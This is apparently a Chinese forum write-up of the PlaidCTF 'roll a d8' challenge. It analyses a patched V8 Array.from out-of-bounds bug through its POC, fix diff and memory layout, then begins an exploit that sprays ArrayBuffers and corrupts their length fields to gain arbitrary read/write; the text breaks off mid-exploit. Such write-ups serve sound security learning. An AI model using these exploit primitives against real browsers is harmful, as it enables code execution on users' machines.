

v8 exploit入门[PlaidCTF roll a d8]

[Hpasserby](#) / 2019-05-22 09:20:00 / 浏览数 5765 [安全技术](#) [二进制安全](#) [顶\(0\)](#) [踩\(0\)](#)

一直想要入门chrome漏洞挖掘，于是就打算从一道[CTF题目](#)入手（其实也是一个真实的漏洞），这篇文章记录了我的学习过程，是一个总结，也希望能帮到同样在入门的

调试环境

- Ubuntu16.04 x64
- [pwndbg](#)

v8调试环境搭建

- 这里主要参考了sakura师傅的教程
 - <http://eternalsakura13.com/2018/05/06/v8/>
- 以及最重要的一点，挂代理，这里我使用的是polipo
 - https://github.com/wnagzihxa1n/BrowserSecurity/blob/master/Ubuntu_16.04_x64编译V8源码/Ubuntu_16.04_x64编译V8源码.md

编译

首先进入题目所给出的[链接](#)，找到修复bug的commit。

[Comment 11](#) by [bugdroid1@chromium.org](#) on Wed, Mar 14, 2018, 7:32 PM GMT+8

The following revision refers to this bug:

<https://chromium.googlesource.com/v8/v8.git/+b5da57a06de8791693c248b7aafc734861a3785d>

commit [b5da57a06de8791693c248b7aafc734861a3785d](#)

Author: Dan Elphick <delphick@chromium.org>

Date: Wed Mar 14 11:31:42 2018

[builtins] Fix OOB read/write using Array.from

Always use the runtime to set the length on an array if it doesn't match the expected length after populating it using Array.from.

Bug: [chromium:821137](#)

Change-Id: [I5a730db58de61ba789040e6dfc815d6067fbae64](#)

Reviewed-on: <https://chromium-review.googlesource.com/962222>

Reviewed-by: Jakob Gruber <jgruber@chromium.org>

Commit-Queue: Dan Elphick <delphick@chromium.org>

Cr-Commit-Position: refs/heads/master@{#51919}

[modify] <https://crrev.com/b5da57a06de8791693c248b7aafc734861a3785d/src/builtins/builtins-array-gen.cc>

[add] <https://crrev.com/b5da57a06de8791693c248b7aafc734861a3785d/test/mjsunit/regress/regress-821137.js>

[Comment 12](#) by [delph...@chromium.org](#) on Wed, Mar 14, 2018, 9:51 PM GMT+8

然后可以找到包含漏洞的版本hash值和一个poc文件

[chromium](#) / [v8](#) / [v8.git](#) / **b5da57a06de8791693c248b7aafc734861a3785d**

```
commit b5da57a06de8791693c248b7aafc734861a3785d [log] [tz]
author Dan Elphick <delphick@chromium.org> Wed Mar 14 10:02:08 2018
committer Commit Bot <commit-bot@chromium.org> Wed Mar 14 11:31:42 2018
tree 0b728ed5f0f905f1fc098d6c1d8de5d04a3ea80a
parent 1dab065bb4025bd663ba12e2976c34c3fa6599 [diff]
```

[src/builtins/builtins-array-gen.cc](#) [diff]
[test/mjsunit/regress/regress-821137.js](#) [Added - diff]

2 files changed

然后通过parent的hash值回退到漏洞版本，并进行编译（debug模式）

relase模式编译

v8基础简介

这里先简单介绍一下我学习过程中用到的调试方法。

```
%DebugPrint()
```

DebugBreak()

Print()

```
void CodeStubAssembler::Print(const char* prefix, Node* tagged_value)
```

```
//■■■■■■■■Node*■■■■■■■■■
Print("array", static_cast<Node*>(array.value()));
```

```
readline()
```

V8自带adb调试命令

```

14 source ~/gdb-v8-support.py
15 # Copyright 2014 the v8 project authors. All rights reserved.
16 # Use of this source code is governed by a BSD-style license that can be
17 # found in the LICENSE file.
18
19 # Print HeapObjects.
20 define job
21 call _v8_internal_Print_Object((void*)($arg0))
22 end
23 document job
24 Print a v8 JavaScript object
25 Usage: job tagged_ptr
26 end
27
28 # Print v8::Local handle value.
29 define jlh
30 call _v8_internal_Print_Object(*((v8::internal::Object**)($arg0).val_))
31 end
32 document jlh
33 Print content of a v8::Local handle
34 Usage: jlh local_handle
35 end
36
37 # Print Code objects containing given PC.
38 define jco

```



就可以在gdb中使用v8自带调试命令了
具体命令可以在gdbinit中自己查阅，注释还是很友好的。我最常用的就是job。

[polyfill](#)

因为我没有系统学过js开发，不是太清楚polyfill在实际开发时的作用（似乎是用来补充一些浏览器缺少的api）。但是在学习v8的过程中对我有极大的帮助，在polyfill

漏洞分析

POC分析

```

let oobArray = [];
let maxSize = 1028 * 8;
Array.from.call(function() { return oobArray }, [{Symbol.iterator}: _ => (
{
  counter: 0,
  next() {
    let result = this.counter++;
    if (this.counter > maxSize) {
      oobArray.length = 0;
      return {done: true};
    } else {
      return {value: result, done: false};
    }
  }
}
) }]);
oobArray[oobArray.length - 1] = 0x41414141;

```


运行该poc，触发crash（注意使用debug编译的d8）

```

hgy@ubuntu:~/browser/v8_rolld8/v8$ ./out.gn/x64.debug/d8 ../../vuls/rolld8/poc.js

#
# Fatal error in ../../src/objects/fixed-array-inl.h, line 96
# Debug check failed: index < this->length() (8223 vs. 0).
#
#
#
#FailureMessage Object: 0x7ffd469ba0f0
==== C stack trace =====
/home/hgy/browser/v8_rolld8/v8/out.gn/x64.debug/./libv8_libbase.so(v8::base::debug::StackTrace::Stack

```



简单的分析该poc

首先创建了一个数组oobArray

然后将function() { return oobArray }作为this参数传入Array.from.call。

此处，我查阅了polyfill中对Array.from的实现（这里对Array.from的分析其实是在下文分析漏洞时进行的，但为了描述的方便，先写在此处）

```
2146 // 22.1.2.1 Array.from ( items [ , mapfn [ , thisArg ] ] )
2147 define(
2148   Array, 'from',
2149   function from(items) {
2150     var mapfn = arguments[1];
2151     var thisArg = arguments[2];
2152
2153     var c = strict(this);
2154     if (mapfn === undefined) {
2155       var mapping = false;
2156     } else {
2157       if (!IsCallable(mapfn)) throw TypeError();
2158       var t = thisArg;
2159       mapping = true;
2160     }
2161     var usingIterator = GetMethod(items, $$iterator);
2162     if (usingIterator !== undefined) {
2163       if (IsConstructor(c)) {
2164         var a = new c();
2165       } else {
2166         a = new Array(0);
2167       }
2168       var iterator = GetIterator(items, usingIterator);
2169       var k = 0;
2170       while (true) {
2171         var next = IteratorStep(iterator);
2172         if (next === false) {
2173           a.length = k;
2174           return a;
2175         }
2176         var nextValue = IteratorValue(next);
2177         if (mapping)
2178           var mappedValue = mapfn.call(t, nextValue);
2179         else
2180           mappedValue = nextValue;
2181         a[k] = mappedValue;
2182         k += 1;
2183       }
2184     }
2185   }
2186 )
```

将this赋给c

判断c是否为constructor/function

调用new c()

polyfill.js E:\浏览器\polyfill

```
906 function IsConstructor(o) {
907   // Hacks for Safari 7 TypedArray XXXConstructor objects
908   if (/Constructor/.test(Object.prototype.toString.call(o))) return true;
909   if (/Function/.test(Object.prototype.toString.call(o))) return true;
910   // TODO: Can this be improved on?
911   return typeof o === 'function';
912 }
```

```
function IsConstructor(o) {
```

因为这里Array.from.call的this参数是一个函数，所以会调用var a = new c()

查询javascript中new的返回值可知，当使用new关键字调用一个函数时，若函数返回一个非原始变量（如像object、array或function），那么这些返回值将取代原本this。这意味着这里调用c()会返回oobArray，并且此后的操作都将直接修改oobArray。

回到poc中，在iterator中可以看到，在最后一次迭代时，将oobArray的长度修改为0。
最后的赋值语句触发crash

通过poc可以猜测，可能是最后一次迭代时对oobArray.length的赋值时出现了bug，导致最后oobArray实际长度与length的不同，造成越界访问。
下面进行详细的分析。

源码分析

首先从diff入手，看看如何修复的该漏洞

```
diff --git a/src/builtins/builtins-array-gen.cc b/src/builtins/builtins-array-gen.cc
index dcf3be4..3a74342 100644
--- a/src/builtins/builtins-array-gen.cc
+++ b/src/builtins/builtins-array-gen.cc
```

```
@@ -1945,10 +1945,13 @@
    void GenerateSetLength(TNode<Context> context, TNode<Object> array,
                          TNode<Number> length) {
        Label fast(this), runtime(this), done(this);
+       // TODO(delphick): We should be able to skip the fast set altogether, if the
+       // length already equals the expected length, which it always is now on the
+       // fast path.
        // Only set the length in this stub if
        // 1) the array has fast elements,
        // 2) the length is writable,
-       // 3) the new length is greater than or equal to the old length.
+       // 3) the new length is equal to the old length.

        // 1) Check that the array has fast elements.
        // TODO(delphick): Consider changing this since it does an unnecessary
@@ -1970,10 +1973,10 @@
        // BranchIfFastJSArray above.
        EnsureArrayLengthWritable(LoadMap(fast_array), &runtime);

-       // 3) If the created array already has a length greater than required,
+       // 3) If the created array's length does not match the required length,
        // then use the runtime to set the property as that will insert holes
-       // into the excess elements and/or shrink the backing store.
-       GotoIf(SmiLessThan(length_smi, old_length), &runtime);
+       // into excess elements or shrink the backing store as appropriate.
+       GotoIf(SmiNotEqual(length_smi, old_length), &runtime);

        StoreObjectFieldNoWriteBarrier(fast_array, JSArray::kLengthOffset,
                                       length_smi);
```

注意到这里只修改了GenerateSetLength函数中的一个跳转语句，将LessThan修改为NotEqual，这说明极有可能是在length_smi > old_length时的处理出现了问题。但仍需进一步分析。

CodeStubAssembler简介

这里分析将涉及到CodeStubAssembler代码，这里先简单介绍一下。

v8为了提高效率，采用了CodeStubAssembler来编写js的原生函数，它是一个定制的，与平台无关的汇编程序，它提供低级原语作为汇编的精简抽象，但也提供了一

这里我简单记录其中几个的语法，一些是我自己推测理解的，仅供参考。。

- TF_BUILTIN：创建一个函数
- Label：用于定义将要用到的标签名，这些标签名将作为跳转的目标
- BIND：用于绑定一个标签，作为跳转的目标
- Branch：条件跳转指令
- VARIABLE：定义一些变量
- Goto：跳转

漏洞代码逻辑

建议使用IDE之类来查看代码，方便搜索和跳转。

首先查看GenerateSetLength函数

```
void GenerateSetLength(TNode<Context>
! [bugs.png] (https://xzfile.aliyuncs.com/media/upload/picture/20190518140708-2b0445e4-7933-1.png)
```

```

context, TNode<Object> array,
        TNode<Number> length) {
  Label fast(this), runtime(this), done(this);
  // Only set the length in this stub if
  // 1) the array has fast elements,
  // 2) the length is writable,
  // 3) the new length is greater than or equal to the old length.

  // 1) Check that the array has fast elements.
  // TODO(delphick): Consider changing this since it does an unnecessary
  // check for SMIs.
  // TODO(delphick): Also we could hoist this to after the array construction
  // and copy the args into array in the same way as the Array constructor.
  BranchIfFastJSArray(array, context, &fast, &runtime);

  BIND(&fast);
  {
    TNode<JSArray> fast_array = CAST(array);

    TNode<Smi> length_smi = CAST(length);

    TNode<Smi> old_length = LoadFastJSArrayLength(fast_array);
    CSA_ASSERT(this, TaggedIsPositiveSmi(old_length));

    EnsureArrayLengthWritable(LoadMap(fast_array), &runtime);

    // 3) If the created array already has a length greater than required,
    // then use the runtime to set the property as that will insert holes
    // into the excess elements and/or shrink the backing store.
    GotoIf(SmiLessThan(length_smi, old_length), &runtime);

    StoreObjectFieldNoWriteBarrier(fast_array, JSArray::kLengthOffset,
                                    length_smi);

    Goto(&done);
  }

  BIND(&runtime);
  {
    CallRuntime(Runtime::kSetProperty, context, static_cast<Node*>(array),
               CodeStubAssembler::LengthStringConstant(), length,
               SmiConstant(LanguageMode::kStrict));
    Goto(&done);
  }

  BIND(&done);
}
};

```

首先判断是否具有[fast element](#)，这里poc代码执行时会进入&fast分支

随后若length_smi < old_length，就跳转到&runtime，否则执行StoreObjectFieldNoWriteBarrier

根据源码注释可以知道，&runtime会进行内存的缩减

而分析StoreObjectFieldNoWriteBarrier函数，这应该是一个赋值函数，将array的length■■■■修改为length_smi

前面我们猜测是length_smi > old_length时出现问题，通过这里的分析，漏洞根源似乎更明了了。

当length_smi >

old_length，程序不会执行&runtime去进行缩减内存等操作，而是会直接修改length的值。那么可以猜测是将较大的length_smi写入了数组的length，导致数组的长

看到这里，感觉仍然没有完全分析透彻，不知道函数各个参数的具体来源都是什么，也不知道为什么length_smi会大于old_length。

于是尝试寻找调用该函数的上层函数，搜索后定位到了TF_BUILTIN(ArrayFrom, ArrayPopulatorAssembler)，代码比较长，不过还是得慢慢看。

(之所以确定这个函数，是因为poc中确实正好调用了Array.from)

Aa AbI .*



排除的文件



```

└─ builtins-array-gen.cc src\builtins

```

3

 先知社区

```
// ES #sec-array.from
TF_BUILTIN(ArrayFrom, ArrayPopulatorAssembler) {

...

TNode<JSReceiver> array_like = ToObject(context, items);

TVARIABLE(Object, array);
TVARIABLE(Number, length);

// Determine whether items[Symbol.iterator] is defined:
IteratorBuiltinsAssembler iterator_assembler(state());
Node* iterator_method =
    iterator_assembler.GetIteratorMethod(context, array_like);
Branch(IsNullOrUndefined(iterator_method), &not_iterable, &iterable);

// ████████
BIND(&iterable);
{
    ...
    // ████████████████████████████
    // Construct the output array with empty length.
    array = ConstructArrayLike(context, args.GetReceiver());

    ...
    Goto(&loop);

//██████
BIND(&loop);
{
    // ██████████
    // Loop while iterator is not done.
    TNode<Object> next = CAST(iterator_assembler.IteratorStep(
        context, iterator_record, &loop_done, fast_iterator_result_map));
    TVARIABLE(Object, value,
        CAST(iterator_assembler.IteratorValue(
            context, next, fast_iterator_result_map)));

    ...
    // ██████████array
    // Store the result in the output object (catching any exceptions so the
    // iterator can be closed).
    Node* define_status =
```



```
hgy@ubuntu:~/browser/v8_roll_a_d8/v8$ ./out.gn/x64.debug/d8 --allow-natives-syntax ../../vuls/roll_a_d8/poc.js
DebugPrint: 0x34c9f108d881: [JSArray]
- map: 0xe55a5702571 <Map(PACKED_SMI_ELEMENTS)> [FastProperties]
- prototype: 0x14fc9a585539 <JSArray[0]>
- elements: 0x3af99af82251 <FixedArray[0]> [PACKED_SMI_ELEMENTS]
- length: 0
- properties: 0x3af99af82251 <FixedArray[0]> {
  #length: 0x3af99afcffe1 <AccessorInfo> (const accessor descriptor)
}
0xe55a5702571: [Map]
- type: JS_ARRAY_TYPE
- instance size: 32
- inobject properties: 0
- elements kind: PACKED_SMI_ELEMENTS
- unused property fields: 0
- enum length: invalid
- back pointer: 0x3af99af822e1 <undefined>
- prototype validity cell: 0x3af99af82629 <Cell value= 1>
- instance descriptors (own) #1: 0x14fc9a5857e9 <DescriptorArray[5]>
- layout descriptor: (nil)
- transitions #1: 0x14fc9a5856a9 <TransitionArray[4]>Transition array #1:
  0x3af99afc831 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_SMI_ELEMENTS) -> 0xe55a5702621 <Map(HOLEY_SMI_ELEMENTS)>
- prototype: 0x14fc9a585539 <JSArray[0]>
- constructor: 0x14fc9a585179 <JSFunction Array (sfi = 0x3af99afb699)>
- dependent code: 0x3af99af82251 <FixedArray[0]>
- construction counter: 0
array: DebugPrint: 0x34c9f108d881: [JSArray]
- map: 0xe55a5702571 <Map(PACKED_SMI_ELEMENTS)> [FastProperties]
- prototype: 0x14fc9a585539 <JSArray[0]>
- elements: 0x3af99af82251 <FixedArray[0]> [PACKED_SMI_ELEMENTS]
- length: 0
- properties: 0x3af99af82251 <FixedArray[0]> {
  #length: 0x3af99afcffe1 <AccessorInfo> (const accessor descriptor)
}
0xe55a5702571: [Map]
- type: JS_ARRAY_TYPE
- instance size: 32
- inobject properties: 0
```

地址相同



然后会进入到BIND(&loop)块，这应该就是在使用Symbol.iterator在进行迭代，每次迭代所得到的值都会存入array

迭代结束后将进入&loop_done，这里将index赋值给了length，也就是说length中存储的是■■■■■。

最后调用了我们已经分析过的GenerateSetLength，三个参数分别是context，用于存储结果的array，迭代次数length

漏洞原理总结

结合前面GenerateSetLength的分析，我们就可以得出整个array.from的处理逻辑

当在Array.from中迭代完成后调用了GenerateSetLength

在GenerateSetLength中，若迭代次数小于array的长度，意味着array的长度大于了需求的长度，那么就需要对内存进行整理，释放多余的空间。

这里我的想法是，迭代时是按顺序依次遍历每个元素，那么array的前length_smi个元素一定是被迭代访问过的且也是仅访问过的，后面多出的元素都不是迭代得到的

然而开发者似乎忽略了传入的数组可以是初始数组本身的情况，从而认为数组长度应该不会小于迭代次数（因为每次迭代都会创建一个新的数组元素）

所以若数组是初始数组，那么我们就可以在迭代途中修改数组的长度。将正在迭代的数组长度缩小，那么就会导致数组多余的空间被释放，但是在GenerateSetLength中

漏洞利用

V8内存模型

Tagged Value

在v8中，存在两种类型，一个是Smi(small integer)，一个是指针类型。由于对齐，所以指针的最低位总是0，Tagged Value就是利用了最低位来区别Smi和指针类型。当最低位为1时，表示这是一个指针，当最低位为0，那么这就是一个Smi。

- Smi
 - 为了节约内存、加快运算速度等，实现了一个小整数类型，被称作Smi。
 - 在32位环境中，Smi占据32位，其中最低位为标记位（为0），所以Smi只使用了31位来表示值。
 - 在64位环境中，Smi占据64位，其中最低位为标记位（为0），但是只有高32位用于表示值，低32位都为0（包括标记位）
- 指针
 - 最低位为1，在访问时需要将最低位置回0

JsObject

在V8中，JavaScript对象初始结构如下所示

```
[ hiddenClass / map ] -> ... ; ■■■Map
[ properties          ] -> [empty array]
[ elements            ] -> [empty array]
```

```
[ reserved #1      ] -\
[ reserved #2      ] |
[ reserved #3      ] }- in object properties,■■■■■■■■■■
.....          |
[ reserved #N      ] -/
```

- Map中存储了一个对象的元信息，包括对象上属性的个数，对象的大小以及指向构造函数和原型的指针等等。同时，Map中保存了Js对象的属性信息，也就是各个属性在
- properties指针，用于保存通过属性名作为索引的元素值，类似于字典类型
- elements指针，用于保存通过整数值作为索引的元素值，类似于常规数组
- reserved

#n, 为了提高访问速度，V8在对象中预分配了一段内存区域，用来存放一些属性值（称为in-object属性），当向object中添加属性时，会先尝试将新属性放入这些预

```
DebugPrint: 0x23da9608d559: [JS_OBJECT_TYPE]
- map: 0x3ed56168cf41 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0xc19a7204649 <Object map = 0x3ed5616822b1>
- elements: 0x23da9608d581 <FixedArray[17]> [HOLEY_ELEMENTS]
- properties: 0x23da9608da49 <PropertyArray[6]> {
  #a: 1929 (data field 0)
  #c: 2748 (data field 1)
  #a0: 178956970 (data field 2) properties[0]
  #a1: 178956970 (data field 3) properties[1]
  #a2: 178956970 (data field 4) properties[2]
  #a3: 178956970 (data field 5) properties[3]
  #a4: 178956970 (data field 6) properties[4]
}
- elements: 0x23da9608d581 <FixedArray[17]> {
  0: 291
  1: 1110
  2-6: 178956970
  7-16: 0xb98b7302321 <the_hole>
}
0x3ed56168cf41: [Map]
- type: JS_OBJECT_TYPE
- instance size: 40
- inobject properties: 2
- elements kind: HOLEY_ELEMENTS
- unused property fields: 1
- enum length: invalid
- stable_map
- back pointer: 0x3ed56168cee9 <Map(HOLEY_ELEMENTS)>
- prototype validity cell: 0xb98b7302629 <Cell value= 1>
- instance descriptors (own) #7: 0x23da9608daf9 <DescriptorArray[23]>
- layout descriptor: (nil)
- prototype: 0xc19a7204649 <Object map = 0x3ed5616822b1>
- constructor: 0xc19a7204681 <JSFunction Object (sfl = 0xb98b73382b9)>
- dependent code: 0xb98b7302251 <FixedArray[0]>
- construction counter: 0


pwndbg> x/12gx 0x23da9608d559-1
0x23da9608d558: 0x00003ed56168cf41      0x000023da9608da49
0x23da9608d568: 0x000023da9608d581      0x0000078900000000
0x23da9608d578: 0x00000abc00000000      0x000001f98a6802361
0x23da9608d588: 0x0000001100000000      0x0000012300000000
0x23da9608d598: 0x0000045600000000      0x00000aaaaa00000000
0x23da9608d5a8: 0x00000aaaaa00000000   0x00000aaaaa00000000

pwndbg> x/12gx 0x23da9608da49-1
0x23da9608da48: 0x000001f98a68036f9      0x0000000600000000
0x23da9608da58: 0x00000aaaaa00000000   0x00000aaaaa00000000
0x23da9608da68: 0x00000aaaaa00000000   0x00000aaaaa00000000
0x23da9608da78: 0x00000aaaaa00000000   0x00000b98b73022e1
0x23da9608da88: 0x000001f98a6802361     0x0000000800000000
0x23da9608da98: 0x00000c19a72279f1      0x00000c19a7227c21

pwndbg> x/12gx 0x23da9608d581-1
0x23da9608d580: 0x000001f98a6802361     0x0000001100000000
0x23da9608d590: 0x0000012300000000     0x0000045600000000
0x23da9608d5a0: 0x00000aaaaa00000000   0x00000aaaaa00000000
0x23da9608d5b0: 0x00000aaaaa00000000   0x00000aaaaa00000000
0x23da9608d5c0: 0x00000aaaaa00000000   0x00000b98b7302321
0x23da9608d5d0: 0x00000b98b7302321     0x00000b98b7302321

pwndbg> 
```

```
hgy@ubuntu: ~/browser/vuls/roll_a_d8
1 let obj = {0: 0x123, 1: 0x456, 'a': 0x789, 'c': 0xabc};
2
3 for(let i = 0; i < 5; i++)
4 {
5   key = 'a' + i.toString();
6   obj[key] = 0xaaaaaaa;
7   obj[i + 2] = 0xaaaaaaa;
8 }
9
10 %DebugPrint(obj);
11
12 readline();
```



当然，这里的介绍十分简略，详细细节可以参考文末给出的一些参考链接

ArrayBuffer && TypedArray

- ArrayBuffer
ArrayBuffer 对象用来表示通用的、固定长度的原始二进制数据缓冲区。ArrayBuffer 不能直接操作，而是要通过“视图”进行操作。“视图”部署了数组接口，这意味着，可以用数组的方法操作内存。
- TypedArray
用来生成内存的视图，通过9个构造函数，可以生成9种数据格式的视图，比如 Uint8Array（无符号8位整数）数组视图，Int16Array（16位整数）数组视图，Float64Array（64位浮点数）数组视图等等。

简单的说，ArrayBuffer就代表一段原始的二进制数据，而TypedArray代表了一个确定的数据类型，当TypedArray与ArrayBuffer关联，就可以通过特定的数据类型格式来访问。这在我们的利用中十分重要，因为这意味着我们可以在一定程度上像C语言一样直接操作内存。



```

pwndbg> x/12gx 0x384b1a20d591-1
0x384b1a20d590: 0x0000131284204569 0x00003009d1982251
0x384b1a20d5a0: 0x0000384b1a20d5d9 0x0000384b1a20d4e1
0x384b1a20d5b0: 0x0000000000000000 0x0000002000000000
0x384b1a20d5c0: 0x0000000080000000 0x0000000000000000
0x384b1a20d5d0: 0x0000000000000000 0x00002f0278f04251
0x384b1a20d5e0: 0x0000000080000000 0x0000000000000000
pwndbg> x/12gx 0x384b1a20d4e1-1
0x384b1a20d4e0: 0x0000131284203fe9 0x00003009d1982251
0x384b1a20d4f0: 0x00003009d1982251 0x0000002000000000
0x384b1a20d500: 0x0000562109843750 0x0000562109843750
0x384b1a20d510: 0x0000000000000020 0x0000000000000004
0x384b1a20d520: 0x0000000000000000 0x0000000000000000
0x384b1a20d530: 0x00002f0278f0361 0x0000000200000000
pwndbg> x/12gx 0x562109843750
0x562109843750: 0x0000567800001234 0x0000000000000000
0x562109843760: 0x0000000000000000 0x0000000000000000
0x562109843770: 0x0000000000000000 0x0000000000000031
0x562109843780: 0x0000562109834f60 0x0000000005887f30
0x562109843790: 0x00002c43f9800000 0x000000000007b000
0x5621098437a0: 0x000056210984ae98 0x0000000000000041
pwndbg> vmmap 0x562109843750
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x5621097bd000 0x56210989e000 rw-p e1000 0
pwndbg>

```

Annotations in the image:

- Uint32Array**: Points to the memory address `0x0000384b1a20d4e1` in the first dump.
- ArrayBuffer**: Points to the memory address `0x0000562109843750` in the second dump.
- BackingStore**: Points to the memory address `0x0000567800001234` in the third dump.

```

hgy@ubuntu: ~/browser/vuls/roll_a
1 arr = new ArrayBuffer(0x20);
2 u32 = new Uint32Array(arr);
3
4 u32[0] = 0x1234;
5 u32[1] = 0x5678;
6
7 %DebugPrint(u32);
8
9 readline();

```

Additional annotations in the image:

- [heap]**: A box highlighting the memory range `0x5621097bd000 0x56210989e000` in the `vmmap` output.
- 先知社区**: A logo in the bottom right corner.

1. 可以如果修改ArrayBuffer中的Length，那么就能够造成越界访问。
2. 如果能够修改BackingStore指针，那么就可以获得任意读写的能力了，这是非常常用的一个手段
3. 可以通过BackingStore指针泄露堆地址，还可以在堆中布置shellcode。

JsFunction

在V8利用中，function也常常成为利用的一个目标。其内存结构如下：

JSFunction

kMapOffset	kPropertiesOffset
kElementsOffset	kPrototypeOrInitialMapOffset
kSharedFunctionInfoOffset	kContextOffset
kLiteralsOffset	kCodeEntryOffset
kNextFunctionLinkOffset	

其中，CodeEntry是一个指向JIT代码的指针（RWX区域），如果具有任意写能力，那么可以向JIT代码处写入自己的shellcode，实现任意代码执行。但是，在v8 6.7版本之后，function的代码不再可写，所以不能够直接修改jit代码了。本文漏洞将不采用修改jit代码的方法。（注：内存布局图是根据sakura师傅的博客重画的，但是我调试后发现，貌似函数代码指针应该在kLiteralsOffset的位置）

```
pwndbg> x/12gx 0x1d02cd427419-1
0x1d02cd427418: 0x000039f9ade82519 0x00002bdd7e302251
0x1d02cd427428: 0x00002bdd7e302251 0x00001d02cd427199
0x1d02cd427438: 0x00001d02cd403eb1 0x00001d02cd4273f9
0x1d02cd427448: 0x00001e4e7cb9ef01 0x00002bdd7e302321
0x1d02cd427458: 0x000033d832a82a41 0x0000966000000000
0x1d02cd427468: 0x00001d02cd427021 0x00001d02cd427419
pwndbg> x/32gx 0x1e4e7cb9ef01-1
0x1e4e7cb9ef00: 0x000033d832a828e1 0x00002bdd7e352969
0x1e4e7cb9ef10: 0x00002bdd7e302251 0x00002bdd7e302661
0x1e4e7cb9ef20: 0x00002bdd7e3529b1 0x0000046000004b4
0x1e4e7cb9ef30: 0x0000000000000000 0x0000038000000000
0x1e4e7cb9ef40: 0xffffffff00000000 0x0000000000000000
0x1e4e7cb9ef50: 0x0000000000000000 0x0000000000000000
0x1e4e7cb9ef60: 0x075b8b48275f8b48 0x0f01c1f60f4b8b48
0x1e4e7cb9ef70: 0x01c1f60000022e85 0x000000000ba481074
0x1e4e7cb9ef80: 0x028997e80000001f 0x000000000ba49cc00
0x1e4e7cb9ef90: 0x0fca3b4900000001 0x01c1f60000033f84
0x1e4e7cb9efa0: 0x000000000ba481074 0x02896fe80000001f
0x1e4e7cb9efb0: 0x557975c98548cc00 0x01ba491e6ae58948
0x1e4e7cb9efc0: 0x4100001e4e7cb9ef 0xdd7e3022e1ba4952
0x1e4e7cb9efd0: 0x752414394c00002b 0x0500000000ba4810
0x1e4e7cb9efe0: 0x00028938e8000000 0x52575020e0c148cc
0x1e4e7cb9eff0: 0xbb480000001b857 0x00007f8ea64fec30
pwndbg> job 0x00001e4e7cb9ef01
0x1e4e7cb9ef01: [Code]
- map: 0x33d832a828e1 <Map>
kind = BUILTIN
name = InterpreterEntryTrampoline
compiler = unknown
address = 0x1e4e7cb9ef01
Body (size = 1204)
Instructions (size = 1204)
0x1e4e7cb9ef60 0 488b5f27 REX.W movq rbx,[rdi+0x27]
0x1e4e7cb9ef64 4 488b5b07 REX.W movq rbx,[rbx+0x7]
0x1e4e7cb9ef68 8 488b4b0f REX.W movq rcx,[rbx+0xf]
0x1e4e7cb9ef6c c f6c101 testb rcx,0x1
0x1e4e7cb9ef6f f 0f852e020000 jnz 0x1e4e7cb9f1a3 (InterpreterEntryTrampoline)
0x1e4e7cb9ef75 15 f6c101 testb rcx,0x1
0x1e4e7cb9ef78 18 7410 jz 0x1e4e7cb9ef8a (InterpreterEntryTrampoline)
0x1e4e7cb9ef7a 1a 48ba000000001f000000 REX.W movq rdx,0x1f00000000
0x1e4e7cb9ef84 24 e897890200 call 0x1e4e7cb97920 (Abort) ;; code: Builtin::Abort
0x1e4e7cb9ef89 29 cc int3
```

函数代码

```
hgy@ubuntu: ~/browser/vuls/roll_a_d8
1 function func()
2 {
3     let sum = 0;
4     for(let i = 0; i < 100; i++)
5         sum += i;
6     return sum;
7 }
8
9 for(let i = 0; i < 1000; i++)
10     func();
11
12 %DebugPrint(func);
13
14 readline()
```

自制类型转换小工具

在v8利用中，不可避免的会读写内存。而读写内存就会使用到前文提到的ArrayBuffer && TypedArray。在64位程序中，因为没有Uint64Array，所以要读写8字节的内存单元只能使用Float64Array（或者两个Uint32），但是float类型存储为小数编码，所

```
class Memory{
    constructor(){
        this.buf = new ArrayBuffer(8);
        this.f64 = new Float64Array(this.buf);
        this.u32 = new Uint32Array(this.buf);
        this.bytes = new Uint8Array(this.buf);
    }
}
```

```

d2u(val){          //double ==> Uint64
  this.f64[0] = val;
  let tmp = Array.from(this.u32);
  return tmp[1] * 0x100000000 + tmp[0];
}
u2d(val){          //Uint64 ==> double
  let tmp = [];
  tmp[0] = parseInt(val % 0x100000000);
  tmp[1] = parseInt((val - tmp[0]) / 0x100000000);
  this.u32.set(tmp);
  return this.f64[0];
}
}
}
var mem = new Memory();

```

任意读写能力

根据前文对poc的分析，可以知道，我们能够构造出一个可以越界访问的数组（属性length值 > 实际长度）。

那么，如果可以在该数组后面内存中布置一些我们可控的对象，如ArrayBuffer，那么就可以通过修改BackingStore来实现任意读写了。

这里，我们还想要能够泄露任意对象的地址，可以在oobArray后布置一个普通js对象，只要将目标对象作为该对象的属性值（in-object属性），然后通过越界读取，就可以

注意，利用过程需要使用release编译的文件。

```

var bufs = [];
var objs = [];
var oobArray = [1.1];
var maxSize = 1028 * 8;

Array.from.call(function() { return oobArray; }, [{Symbol.iterator} : _ => (
  {
    counter : 0,
    next() {
      let result = 1.1;
      this.counter++;
      if (this.counter > maxSize) {
        oobArray.length = 1;
        for (let i = 0; i < 100; i++) {
          bufs.push(new ArrayBuffer(0x1234));
          let obj = {'a': 0x4321, 'b': 0x9999};
          objs.push(obj);
        }
        return {done: true};
      } else {
        return {value: result, done: false};
      }
    }
  }
)
)
);

```

首先创建两个列表，bufs用于存储ArrayBuffer对象，objs用于存储普通Js对象

在最后一次迭代中，先将oobArray的长度缩减为1（不能为0，否则对象将被回收），然后创建100个ArrayBuffer对象和普通js对象，我们希望创建的这些对象能够有一个落

然后我们就需要通过越界访问，对内存进行搜索，判断是否有我们创建的可控对象。

其中ArrayBuffer是通过搜索其length值0x1234（在内存中Smi表示为0x123400000000）来定位

普通js对象通过搜索其'a'属性的值0x4321（在内存中Smi表示为0x432100000000）来定位

```

// ■■■buf■■oobArray■■i■■■■
let buf_offset = 0;
for(let i = 0; i < maxSize; i++){
  let val = mem.d2u(oobArray[i]);
  if(val === 0x123400000000){
    console.log("buf_offset: " + i.toString());
    buf_offset = i;
    oobArray[i] = mem.u2d(0x121200000000); //■■■■buf■■length■■■■■■
    oobArray[i + 3] = mem.u2d(0x1212); //■■■■■■length■■
    break;
  }
}
}

```



```
// obj_oobArray_i
let obj_offset = 0
for(let i = 0; i < maxSize; i++){
  let val = mem.d2u(oobArray[i]);
  if(val === 0x432100000000){
    console.log("obj_offset: " + i.toString());
    obj_offset = i;
    oobArray[i] = mem.u2d(0x567800000000); //obj_a
    break;
  }
}

// buf_i_buf
let controllable_buf_idx = 0;
for(let i = 0; i < bufs.length; i++){
  let val = bufs[i].byteLength;
  if(val === 0x1212){
